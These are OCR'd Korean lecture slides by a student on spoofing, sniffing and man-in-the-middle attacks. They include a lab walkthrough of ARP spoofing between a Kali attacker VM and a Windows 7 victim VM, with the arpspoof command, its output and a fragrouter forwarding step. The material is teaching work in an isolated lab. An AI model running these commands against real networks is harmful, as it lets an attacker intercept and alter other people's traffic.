
스푸핑 공격


202112021 박채우

스푸핑 VS 스니핑

사전적 의미로 spoofing은 골탕먹이다, 속이다 이다. 즉 해커가 공격하고자 하는 호스트의 IP 또는 DNS, MAC 주소를 속이는 방법으로 서버와 클라이언트가 서로 간에 직접적인 통신을 하는 것이 아닌 공격자를 거쳐서 가는 공격들을 spoofing 공격이라 한다.



sniffing은 코를 킁킁거리다 이다. 즉 네트워크 상에서 자기가 아닌 상대방들의 패킷 등 정보 교환을 엿보는 것을 의미한다. 즉 일종의 통신 터널 사이에 도청기를 설치하는 행위로 비유할 수 있다.



스푸핑 공격


스푸핑 공격은 직접적으로 시스템에 침입을 시도하지 않고 피해자가 공격자의 악의적인 시도에 의한 정보나 연결을 신뢰하도록 하는 기법을 의미한다.

스니핑과는 다르게 적극적으로 피해자의 시스템이 잘못된 정보 등을 신뢰하도록 유도하기 때문에 적극적인 검증 행위가 없다면 자신이 스푸핑 공격을 당하고 있음을 깨닫기 어렵다.

중간자 공격

스푸핑, 스니핑 모두 중간자 공격의 일종에 해당한다.
중간자 공격은 통신을 하는 두 사람 사이에 중간자가 침입하여 한쪽에서 전달된 정보를 도청 후 변조한 후에 다시 다른 쪽으로 전달하는 공격이다.

세션 하이재킹 공격, SSL 스트리핑 공격 등 이러한 공격들이 중간자 공격에 해당한다.




ARP 스푸핑

ARP 프로토콜

컴퓨터는 양방향 통신을 할 때 IP 주소와 MAC 주소를 이용해 통신을 한다. 이 때 컴퓨터는 자신의 맥 주소는 알지만 상대방의 MAC 주소를 알지 못한다. 따라서 상대방의 IP주소를 이용해 MAC 주소를 알아내는 프로토콜을 ARP 프로토콜이라 한다.


반대로 MAC 주소를 이용해 IP 주소를 알아내는 프로토콜을 RARP 프로토콜을 사용한다.



ARP 스푸핑


이러한 ARP 프로토콜을 이용한 공격기법이 ARP 프로토콜이다. 서버와 클라이언트의 IP 주소와 맥 주소에서 MAC 주소를 공격자의 MAC 주소로 속여 쌍방향간 통신 과정에서 패킷이나 정보를 공격자에게 전송하는 방법이다.

즉 서버가 클라이언트로 보내야 할 패킷과 클라이언트가 서버로 보내야 할 패킷을 MAC 주소를 변경하는 방법을 통해 공격자가 해당 패킷을 확인하고 변조해서 다시 포워딩 할 수 있는 공격이다.



ARP 스푸핑

실습




-i : 네트워크 인터페이스 지정 (eth0)
-t : 타겟 지정 => 상대 IP, 상대 게이트웨이주소

	IP주소	MAC주소
Attacker(칼리 리눅스)	192.168.190.130	00:0c:29:83:5c:4b
Victim(윈도우7)	192.168.190.132	00:50:56:ec:df:b9

ARP 스푸핑

실습




```
┌──(root㉿kali)-[~]
└─# arpspoof -i eth0  -t 192.168.190.132 192.168.190.2
0:c:29:83:5c:4b 0:c:29:d6:22:9c 0806 42: arp reply 192.168.190.2 is-at 0:c:29
:83:5c:4b
0:c:29:83:5c:4b 0:c:29:d6:22:9c 0806 42: arp reply 192.168.190.2 is-at 0:c:29
:83:5c:4b
0:c:29:83:5c:4b 0:c:29:d6:22:9c 0806 42: arp reply 192.168.190.2 is-at 0:c:29
:83:5c:4b
0:c:29:83:5c:4b 0:c:29:d6:22:9c 0806 42: arp reply 192.168.190.2 is-at 0:c:29
:83:5c:4b
^X@sS0:c:29:83:5c:4b 0:c:29:d6:22:9c 0806 42: arp reply 192.168.190.2 is-at 0
:c:29:83:5c:4b
0:c:29:83:5c:4b 0:c:29:d6:22:9c 0806 42: arp reply 192.168.190.2 is-at 0:c:29
:83:5c:4b
0:c:29:83:5c:4b 0:c:29:d6:22:9c 0806 42: arp reply 192.168.190.2 is-at 0:c:29
:83:5c:4b
0:c:29:83:5c:4b 0:c:29:d6:22:9c 0806 42: arp reply 192.168.190.2 is-at 0:c:29
:83:5c:4b
0:c:29:83:5c:4b 0:c:29:d6:22:9c 0806 42: arp reply 192.168.190.2 is-at 0:c:29
:83:5c:4b
0:c:29:83:5c:4b 0:c:29:d6:22:9c 0806 42: arp reply 192.168.190.2 is-at 0:c:29
:83:5c:4b
0:c:29:83:5c:4b 0:c:29:d6:22:9c 0806 42: arp reply 192.168.190.2 is-at 0:c:29
:83:5c:4b
0:c:29:83:5c:4b 0:c:29:d6:22:9c 0806 42: arp reply 192.168.190.2 is-at 0:c:29
:83:5c:4b
```

리눅스에서 윈도우로 지속적으로 ARP reply를 하는 모습을 볼 수 있다.

ARP 스푸핑


실습



192.168.190.2의 MAC 주소가 리눅스의 MAC주소로 바뀌었음을 확인 할 수 있다.

ARP 스푸핑


실습




fragrouter는 TCP와 같은 데이터를 쪼개는 단편화 명령
B1는 데이터의 변조없이 송수신을 받겠다는 명령이다.


ARP 스푸핑


실습


http://se.kumoh.ac.kr/
FreeBoard
SE Board
로그인
FreeBoard
Archive
학사
채용
전공지식
지식인
고장신고
학생회 재정 보고
번호
제목
글쓴이
공지 2022년 학부생 논문 게재 및 발표 및 발표 장려금 지원 안내 (22년 3월~23년 1월) 이한나[조교]
